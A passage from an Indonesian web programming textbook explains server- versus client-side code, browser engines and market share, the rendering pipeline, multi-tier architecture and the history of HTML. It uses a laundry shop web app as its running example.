1. CGI — program yang dijalankan di sisi peladen, dalam Perl, C, atau apa saja. Peladen web menjalankannya sebagai proses terpisah, dan apa pun yang dicetaknya *adalah* badan balasan.

2. Skrip sisi peladen — PHP, ASP, JSP, Python. Di sini program ditulis *di dalam* dokumen web, atau dokumen dihasilkan oleh program yang terus dijalankan peladen. Peladen menemukan bagian skrip, menjalankannya, dan meletakkan hasilnya di dalam dokumen menggantikan skrip itu. Pengunjung tidak pernah melihat skripnya; mereka hanya melihat keluarannya. Inilah pokok bahasan Bab 3, 5, 7, dan 11, dan inilah susunan yang dominan di web saat ini.

3. Skrip sisi klien — JavaScript. Skrip ikut terkirim ke peramban di dalam dokumen, dan *peramban*-lah yang menjalankannya. Skrip itu dapat mengubah apa yang ada di layar tanpa meminta apa pun kepada peladen. Itulah sebabnya menu dapat terbuka, formulir dapat mengeluhkan ruas yang kosong, dan total dapat diperbarui, tanpa memuat ulang halaman. JScript dan VBScript milik Internet Explorer sudah hilang; JavaScript, yang dibakukan sebagai ECMAScript, adalah satu-satunya bahasa sisi klien yang dijalankan semua peramban.

4. Plug-in — program yang dijalankan di sisi klien: *applet* Java, ActiveX, Flash, masing-masing berjalan di sebuah kotak pada halaman. Kategori ini sudah lenyap — Flash dihentikan pada akhir 2020 dan *applet* tidak lagi berjalan di peramban mana pun — tetapi Anda akan menemuinya di kode lama.

1.11.2 Apa yang dapat dan tidak dapat dilihat masing-masing sisi

Tabel 1.16 adalah tabel yang pantas ditempel di dinding.

Tabel 1.16 Apa yang dapat dilihat dan dilakukan kode sisi peladen dan kode sisi klien. Tiga baris terakhir adalah aturan keamanan, bukan pengetahuan remeh.

	Sisi peladen	Sisi klien
Berjalan di	Mesin peladen	Mesin pengunjung
Berjalan kapan	Sebelum respons dikirim	Setelah respons tiba
Bahasa di sini	PHP, Java/JSP, C#/ASP.NET, Python	JavaScript
Dapat membaca basis data	Ya	**Tidak**, tidak secara langsung
Dapat membaca berkas di peladen	Ya	Tidak
Dapat menyimpan rahasia (kata sandi, kunci)	Ya	**Tidak. Jangan pernah.**
Dapat melihat ketikan pengguna tanpa permintaan	Tidak	Ya
Dapat mengubah halaman tanpa permintaan	Tidak	Ya
Pengguna dapat membaca kode sumbernya	Tidak	**Ya, selalu**
Pengguna dapat mengubahnya	Tidak	**Ya, selalu**

Tiga baris terbawah menyatu menjadi satu aturan yang harus Anda bawa keluar dari bab ini sekalipun Anda melupakan semua yang lain.

> **ATURAN YANG MENYELAMATKAN ANDA.** Kode sisi klien adalah *kemudahan*, tidak pernah *kendali*. Apa pun yang diperiksa peramban dapat dibatalkan pengguna. Lakukan validasi di klien agar pengguna yang jujur mendapat pengalaman yang cepat dan ramah; lakukan validasi lagi di peladen karena hanya itulah pemeriksaan yang nyata.

Contoh nyatanya: JavaScript yang menolak nota nol kilogram memberi kasir pesan seketika — tetapi siapa pun dapat menghapus pemeriksaan itu di *developer tools*, atau melewati peramban dan mengirim permintaan dengan `curl`. Kecuali peladen juga memeriksa, basis data akan berisi nota nol kilogram, dan lambat laun nota minus lima. Aplikasi Laundry yang sudah jadi memeriksa setiap ruas di peladen.

1.11.3 Mengapa perbedaan ini menentukan segala sesuatu sesudahnya

Setiap bab sesudah ini sebenarnya adalah jawaban atas pertanyaan *di sisi mana ini berjalan?*

- Bab 2, **HTML dan CSS** — dikirim ke klien, ditafsirkan oleh klien.
- Bab 3 dan 5, **PHP** — berjalan di peladen; klien tidak pernah melihat satu baris pun.

- Bab 6, **XML** — format data yang menyeberang di antara keduanya.
- Bab 7, **JSP** — sisi peladen, Java; gagasan yang sama dengan PHP dengan mesin yang berbeda.
- Bab 9 sampai 15, **ASP.NET dan ADO.NET** — sisi peladen, dengan *framework* yang pernah bekerja keras membuat kode sisi peladen *terasa* seperti sisi klien, itulah sebabnya Anda harus sudah memahami bedanya sebelum menemuinya.
- **JavaScript**, di sepanjang buku — sisi klien, dan satu-satunya dalam daftar ini yang demikian.

Ketika sebuah program tidak dapat mengerti mengapa sebuah variabel kosong, jawabannya hampir selalu bahwa pemrogramnya mengharapkan sesuatu dari satu sisi terlihat di sisi lain. **Gambar 1.15** di Subbab 1.14, yang memaparkan seluruh sejarah dengan teknologi sisi klien di atas dan sisi peladen di bawah, layak dipelajari dengan satu pertanyaan itu di benak.

1.12 Di Dalam Peramban

Peramban adalah program paling rumit yang dimiliki kebanyakan orang, dan mengetahui apa yang dilakukannya terhadap HTML Anda akan mengubah cara Anda menulis HTML.


1.12.1 Dari mana peramban berasal

Peramban pertama hanya menampilkan teks. **Gambar 1.7** adalah **Lynx**, peramban teks saja dari 1992 yang masih dipelihara dan masih berjalan: di sini versi 2.9, sebagaimana dikemas untuk Ubuntu saat ini, menampilkan halaman Profitina Laundry pertama dari Subbab 1.17.1. Tidak ada gambar dan tata letak, hanya struktur dan tautan — logo berubah menjadi teks alternatifnya, “Profitina” — dan halaman yang masuk akal di Lynx akan masuk akal pula bagi pembaca layar, *crawler*, dan, seperti dijelaskan Subbab 1.18, mesin penjawab berbasis AI.

```
lynx http://127.0.0.1:8101/

                                                Profitina Laundry Keputih - prices
   Profitina

                              Profitina Laundry Keputih

   Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111. Open 07:00 to
   21:00, every day.

Price list

              Service                  Price
   Wash, dry & fold              Rp 8,000 per kg
   Express wash & fold, 1 day    Rp 12,000 per kg
   Ironing only                  Rp 6,000 per kg
   Dry cleaning, shirt or blouse Rp 20,000 per item

   This page is a file. It was last edited by hand on 1 September 2026.


Data transfer complete
```

Gambar 1.7 Lynx 2.9 menampilkan halaman Profitina Laundry dari Subbab 1.17.1 di terminal. Judul halaman ada di kanan atas, judul-judul bagian disorot, tabel disusun dengan karakter biasa, dan gambar diganti teks alternatifnya.

Gambar 1.8 adalah **NCSA Mosaic**, dirilis pada 1993, yang mengubah segalanya dengan meletakkan gambar *di dalam* halaman alih-alih membukanya di jendela terpisah. Empat hal di dalamnya masih ada di setiap peramban yang Anda pakai: judul halaman (1), yang ditampilkan di kotaknya sendiri; *Document URL* (2), tepat di tempat bilah alamat berada sampai sekarang; gambar yang digambar di dalam halaman (3); serta tombol mundur dan maju (4).




Gambar 1.8 NCSA Mosaic untuk Windows, 1993, peramban grafis pertama yang luas dipakai: (1) judul dokumen, (2) kotak *Document URL*, leluhur bilah alamat, (3) gambar di dalam halaman, (4) tombol mundur dan maju.

Peramban masa kini hanya berasal dari tiga **mesin** (*engine*) — bagian yang mengubah HTML dan CSS menjadi piksel — dan **Gambar 1.9** memilahnya. **Blink**, dari proyek Chromium milik Google, ada di dalam Chrome, Edge, Opera, Samsung Internet, dan Brave. **WebKit** ada di dalam Safari, dan di iPhone serta iPad setiap peramban sejak lama wajib memakainya; sejak 2024 *Digital Markets Act* Uni Eropa membolehkan peramban di sana membawa mesinnya sendiri. **Gecko** ada di dalam Firefox. Mesin-mesin akhir 2000-an yang sudah hilang — Trident di Internet Explorer, yang dipensiunkan pada 2022, EdgeHTML, dan Presto milik Opera — dicantumkan di bawahnya. Saat menguji halaman, menguji satu peramban untuk setiap mesin sudah mencakup hampir semua orang.

Gambar 1.9 Tiga mesin peramban tahun 2026 beserta peramban yang dibangun di atas masing-masing, dan mesin-mesin yang sudah pensiun.


1.12.2 Siapa yang unggul, dan kapan

Pangsa pasar peramban selama tiga dasawarsa menceritakan kisah yang tidak mungkin dimuat dalam satu diagram. **Gambar 1.10** memperlihatkan pemimpin setiap periode: Mosaic, lalu Netscape Navigator, lalu Internet Explorer — yang mesin Trident-nya menguasai web lebih dari satu dasawarsa — dan, sejak Chrome melampaui Internet Explorer di tingkat dunia pada Mei 2012, Chrome. Firefox, Safari, dan iPhone muncul di sepanjang jalan.




Gambar 1.10 Peramban yang paling banyak dipakai di setiap periode, 1993 sampai 2026, beserta peluncuran dan pensiun yang membentuknya. Batas periode sebelum 2009 bersifat perkiraan.

Gambar 1.11 memberi angka pada tujuh belas tahun terakhir, dengan sumber yang sama dari awal sampai akhir, StatCounter [18]. Pada Januari 2009 Internet Explorer masih memegang 65,4 persen tampilan halaman desktop, Firefox 27,0, dan Chrome, yang baru berumur empat bulan, 1,4. Pada Juni 2020 Chrome memegang 65,5 persen seluruh tampilan halaman dan Safari 17,0, dan Juli 2022 tampak hampir sama.



Gambar 1.11 Empat potret pangsa peramban dari StatCounter, Januari 2009 sampai Agustus 2026. Pada 2009 hanya peramban desktop yang dihitung; baris-baris berikutnya mencakup ponsel dan tablet.

Gambar 1.12 membawa kisah ini sampai Agustus 2026 dan menambahkan perbandingan yang penting bagi pengembang di Indonesia [18]. Di seluruh dunia Chrome memegang 69,39 persen tampilan halaman dan Safari 15,83; di Indonesia, tempat sebagian besar penjelajahan dilakukan di ponsel Android, Chrome memegang 77,48 persen dan Safari hanya 9,36.



Gambar 1.12 Pangsa peramban atas tampilan halaman pada Agustus 2026, di seluruh dunia dan di Indonesia. Chrome memimpin di mana-mana, dan dengan selisih lebih besar di Indonesia, tempat sebagian besar penjelajahan dilakukan di ponsel Android.

Perbedaan antarnegara bisa lebih besar lagi, dan **Gambar 1.13** memperlihatkan dua di antaranya pada desktop. Di Tiongkok, **QQ Browser** milik Tencent dan **360 Safe Browser** milik Qihoo bersama-sama memegang 12,2 persen tampilan halaman desktop pada Agustus 2026, padahal di tingkat dunia keduanya nyaris tidak tercatat. Di Federasi Rusia **Yandex Browser** memegang 27,4 persen, kedua setelah Chrome, sementara pangsanya di tingkat dunia terlalu kecil untuk dicantumkan [18].

Gambar 1.13 Pangsa peramban desktop pada Agustus 2026, di seluruh dunia, di Tiongkok, dan di Federasi Rusia. Peramban berwarna kuning tua dibuat untuk satu pasar nasional.

> **WAWASAN KUNCI.** "Peramban mana yang harus saya dukung?" adalah pertanyaan tentang *pengunjung Anda*, bukan tentang dunia. Situs untuk pelanggan di Surabaya dan situs untuk pembelanja di Guangzhou menghadapi jawaban yang berbeda. Ukurlah lalu lintas Anda sendiri; jangan pernah merancang dari diagram lingkaran global.

1.12.3 Alur perenderan

Ketika HTML tiba, setiap mesin menjalankannya melalui tahap-tahap yang pada dasarnya sama.

Tahap 1 — mengurai HTML menjadi DOM. Peramban membaca tag-tag dan membangun pohon di memori: **Document Object Model**. `<html>` adalah akarnya, `<head>` dan `<body>` anak-anaknya, dan seterusnya ke bawah. Pohon itulah, bukan berkas teks Anda, yang dikerjakan oleh semua tahap sesudahnya. Ini langsung berakibat: jika Anda lupa tag penutup, peramban tidak menolak halamannya, melainkan *memperbaikinya* menurut aturan standar HTML [19] — dan perbaikannya belum tentu sesuai maksud Anda.

Tahap 2 — mengambil apa yang dirujuk HTML. Setiap `<link>`, `<img>`, dan `<script>` adalah URL lain, dan masing-masing menjadi permintaan HTTP lain. Inilah langkah 19 **Tabel 1.5**.

Tahap 3 — mengurai CSS menjadi CSSOM. *Stylesheet* menjadi pohon kedua, berisi aturan.

Tahap 4 — menggabungkan keduanya menjadi render tree. DOM menyatakan apa yang ada; CSSOM menyatakan bagaimana rupanya. *Render tree* adalah gabungannya: setiap simpul yang benar-benar akan digambar, beserta gaya terhitungnya. Apa pun yang ber-`display: none` ada di DOM tetapi *tidak* di render tree; ia ada dan tidak digambar.

Tahap 5 — tata letak, disebut juga *reflow*. Kini peramban menghitung geometri: seberapa lebar paragraf ini, seberapa tinggi, di mana tepatnya setiap kotak dimulai. Inilah tahap yang mahal, karena memindahkan satu kotak dapat memindahkan semua yang ada sesudahnya.

Tahap 6 — melukis (*paint*). Mengisi piksel: teks, warna, garis tepi, bayangan, gambar.

Tahap 7 — menyusun (*composite*). Menyatukan lapisan-lapisan yang sudah dilukis dalam urutan yang benar dan menyerahkan hasilnya ke layar.

Dua akibat menjelaskan sebagian besar nasihat tentang kecepatan halaman.

Skrip menghentikan penguraian. Ketika pengurai menemui tag `<script>` biasa, ia berhenti membangun DOM, mengambil skripnya, menjalankannya, dan baru kemudian melanjutkan — karena skrip itu mungkin menulis ke dalam dokumen. Skrip di bagian atas halaman karena itu menunda segalanya. Itulah sebabnya skrip diletakkan di bagian bawah, atau diberi tanda `defer`, seperti yang dilakukan antarmuka depan Profitina Laundry yang sudah jadi.

Mengubah DOM dapat memaksa tata letak diulang. Jika JavaScript Anda mengubah sebuah lebar, tahap 5, 6, dan 7 harus berjalan lagi untuk semua yang terdampak. Sekali saja, tidak ada yang sadar. Di dalam perulangan atas dua ratus baris, halaman tampak tersendat. Mengubah warna saja hanya memicu pelukisan ulang tanpa tata letak ulang, jauh lebih murah.

> **CONTOH — mengapa urutan tag Anda adalah keputusan kinerja.** Sebuah halaman memiliki *stylesheet* di `<head>` dan skrip tepat sebelum `</body>`. Peramban mengurai HTML, meminta *stylesheet*, terus mengurai, membangun seluruh DOM, lalu menemui skrip, mengambil dan menjalankannya. Pengguna melihat teksnya lebih awal.
>
> Pindahkan skrip itu ke `<head>` tanpa `defer` dan peramban berhenti di sana, mengambilnya, menjalankannya, baru kemudian menemukan sisa halaman. Byte-nya identik. Pengalamannya tidak.

1.13 Arsitektur Web dalam Tingkatan

Kata **tingkatan** (*tier*) berarti lapisan sebuah sistem yang dapat ditempatkan di mesinnya sendiri. Menghitung tingkatan adalah cara baku menggambarkan bentuk sebuah aplikasi.

Satu tingkatan. Semuanya di satu mesin: antarmuka, logika, dan data bersama-sama. Lembar kerja adalah satu tingkatan. Begitu pula situs statis Subbab 1.10.1 — tidak ada logika dan tidak ada penyimpanan data, hanya dokumen.

Dua tingkatan: klien dan peladen. Peramban adalah kliennya; satu program peladen memegang logika sekaligus data — PHP yang langsung berbicara dengan MySQL di host yang sama, seperti di Bab 3 dan 5. Sederhana, dan berhenti mampu membesar ketika satu peladen itu kehabisan ruang.

Tiga tingkatan. Susunan klasik, dan yang perlu diingat.

1. **Tingkatan presentasi** — apa yang dilihat pengguna. HTML, CSS, dan JavaScript, berjalan di peramban.
2. **Tingkatan aplikasi**, disebut juga tingkatan logika atau bisnis — apa yang diputuskan sistem. PHP, servlet, halaman ASP.NET, *view* Flask. Berjalan di peladen.
3. **Tingkatan data** — apa yang diingat sistem. MySQL, PostgreSQL, SQLite. Biasanya proses tersendiri, sering di mesin tersendiri.

Banyak tingkatan, atau n-tier. Tiga tingkatan dengan lapisan tambahan yang diselipkan: penyeimbang beban di depan, cache di samping basis data, layanan terpisah untuk pencarian, antrean untuk pekerjaan yang lambat.

Tabel 1.17 memaparkannya.

Tabel 1.17 Arsitektur web menurut jumlah tingkatan. Tiga adalah bentuk yang diandaikan kecuali dinyatakan lain.

Tingkatan	Tempat logika	Tempat data	Khas untuk
Satu	Bersama antarmuka	Bersama antarmuka	Program desktop; situs statis
Dua	Di peladen, bersama data	Di peladen	PHP plus MySQL di satu host. Bab 3 dan 5
Tiga	Tingkatannya sendiri	Tingkatannya sendiri	Hampir setiap aplikasi web nyata, termasuk Profitina Laundry yang sudah jadi
n	Beberapa layanan	Beberapa penyimpanan	Sistem besar; Profitina sendiri

Tiga tingkatan menang karena masing-masing dapat diganti tanpa menyentuh yang lain: presentasi berbicara dengan aplikasi hanya melalui HTTP, aplikasi dengan data hanya dalam SQL. Aplikasi Profitina Laundry yang sudah jadi menunjukkannya: satu antarmuka depan statis di `App/static/` bekerja tanpa perubahan entah implementasi PHP, Flask, atau Java yang berdiri di belakangnya, dan ketiganya membaca basis data SQLite yang sama, yang dapat dialihkan ke MySQL dengan satu pengaturan.

Anda akan menemui penghalusan gagasan yang sama bernama **MVC** — *Model, View, Controller* — di Bab 7. Pemetaannya cukup dekat untuk dicatat sekarang: *model* adalah wujud tingkatan data di dalam program Anda, *view* menghasilkan presentasi, dan *controller* adalah logika yang memutuskan *view* mana yang ditampilkan.

1.14 Bahasa-Bahasa Web, dan Bagaimana Mereka Sampai di Sini

1.14.1 Garis keturunan markup

HTML tidak muncul begitu saja. Ia adalah anggota terbaru sebuah keluarga, dan mengenal keluarga itu menjelaskan beberapa kebiasaan HTML yang ganjil: **Scribe, SGML, HTML, XML, XHTML**, dan HTML masa kini. **Tabel 1.18** mengikuti garisnya.

Tabel 1.18 Garis keturunan markup, dengan sumbangan setiap anggotanya.

Bahasa	Tahun	Sumbangannya
Scribe	1980	Gagasan menandai *struktur* — "ini judul" — alih-alih tampilan
SGML	1986	Standar untuk mendefinisikan bahasa markup, dengan tata bahasa per jenis dokumen
HTML	1991	Satu aplikasi SGML tertentu, untuk dokumen hiperteks, sengaja dibuat mungil dan pemaaf
XML	1998	SGML yang disederhanakan dan diperketat, untuk data alih-alih dokumen. Bab 6
XHTML	2000	HTML yang ditulis ulang menurut aturan ketat XML: setiap tag ditutup, setiap atribut dikutip
HTML5 / Living Standard	2014–	Algoritma penguraian yang presisi, sehingga setiap peramban membuat pohon yang sama dari HTML rusak yang sama; sejak 2019 satu standar yang terus diperbarui

DEFINISI. Markup adalah teks tambahan yang disisipkan ke dalam dokumen untuk menyatakan *apa* bagian-bagiannya. `<h1>Prices</h1>` tidak berarti "buat ini besar"; artinya "ini judul tingkat satu". Bagaimana rupa sebuah judul adalah urusan CSS, dan di Lynx judul tidak tampak seperti apa-apa.

1.14.2 Tim Berners-Lee, dan halaman web sekecil mungkin

Web ditemukan oleh **Tim Berners-Lee** di CERN, laboratorium fisika partikel Eropa, pada 1989 dan 1990 [20]. Ia menulis peramban pertama, peladen pertama, spesifikasi HTML pertama, dan skema URL pertama. Ia memberikan semuanya secara cuma-cuma, dan keputusan itulah — bukan teknologinya — yang membuat web menang.

Gambar 1.14 adalah dokumen HTML pertama: berkas lengkapnya di dalam editor di kiri, dan apa yang ditampilkan peramban masa kini, Chromium, di kanan.

Gambar 1.14 Dokumen HTML pertama dan apa yang dibuat Chromium darinya. `<title>` hanya muncul di tab, tidak di halaman, dan `<b>first</b>` menjadi tebal.


Tiga hal dalam **Gambar 1.14** layak ditunjuk sekarang, karena masing-masing adalah satu gagasan utuh.

- `<title>` berada di dalam `<head>` dan **tidak** muncul di halaman. `<head>` adalah keterangan *tentang* dokumen; `<body>` adalah dokumennya.
- `<br>` menghasilkan pindah baris. Tag ini tidak punya pasangan penutup, karena tidak ada yang dibungkusnya.
- `<b>first</b>` tampil tebal. Tag membungkus teks yang dipengaruhinya; pembungkusan itulah yang menjadikan HTML sebuah pohon, dan pohon itu adalah DOM Subbab 1.12.3.

Selama bertahun-tahun rujukannya adalah **HTML 4.01** (1999), dari **W3C**, yang didirikan Berners-Lee pada 1994 agar web tidak terpecah menjadi dialek-dialek. Kini hanya ada satu **HTML Living Standard** [19], dipelihara WHATWG milik para pembuat peramban bersama W3C dan diperbarui terus-menerus; Bab 2 mengikutinya.

1.14.3 Tiga puluh lima tahun dalam satu diagram

Gambar 1.15 adalah gambar paling berharga dalam bab ini. Gambar itu memaparkan teknologi web dari 1990 sampai 2026 dalam beberapa lajur: **sisi klien** di atas — HTML, CSS, JavaScript, dan *plug-in* yang dahulu menambal kekurangannya — lalu, di bawah garis putus-putus, **sisi peladen**, dan di bagian paling bawah teknik-teknik yang menyatukan **keduanya sekaligus**, dari `XMLHttpRequest` sampai `fetch()`.



Gambar 1.15 Teknologi web, 1990 sampai 2026: lajur sisi klien di atas garis putus-putus, sisi peladen di bawahnya, dan teknik klien-dan-peladen di bagian paling bawah. Setiap bahasa yang diajarkan buku ini ada di dalamnya.

Ikuti empat benang di dalamnya dan seluruh industri menjadi terbaca.

- Garis **HTML**, dari daftar *tag* pertama pada 1991 melalui HTML 4.01 dan XHTML 1.0 — **Tabel 1.18** yang digambar — sampai HTML5 pada 2014 dan satu Living Standard sejak 2019; serta garis **CSS** di bawahnya, dari CSS1 sampai modul-modul tata letak, seperti Grid, yang dipakai Bab 2.
- Garis **JavaScript**, yang bermula pada 1995, segera bercabang menjadi JScript untuk Internet Explorer, dan dibakukan sebagai ECMAScript. Percabangan itulah sebabnya JavaScript lintas peramban menyiksa selama satu dasawarsa; sejak ES2015 edisi baru terbit setiap Juni — ECMAScript 2026 adalah edisi ketujuh belas [21] — dan setiap peramban masa kini mengikutinya.
- Para ***plug-in*** — Java applet, Flash, Silverlight — yang menambal celah yang ditinggalkan standar dan kini semuanya sudah dimatikan; Flash berakhir pada hari terakhir tahun 2020.
- **Sisi peladen**, di bawah garis: CGI lebih dulu, menjalankan "C, C++, skrip *shell*, program apa saja"; lalu PHP, ASP, dan Java Servlet dalam rentang sekitar dua tahun; ASP.NET pada 2002; Rails,

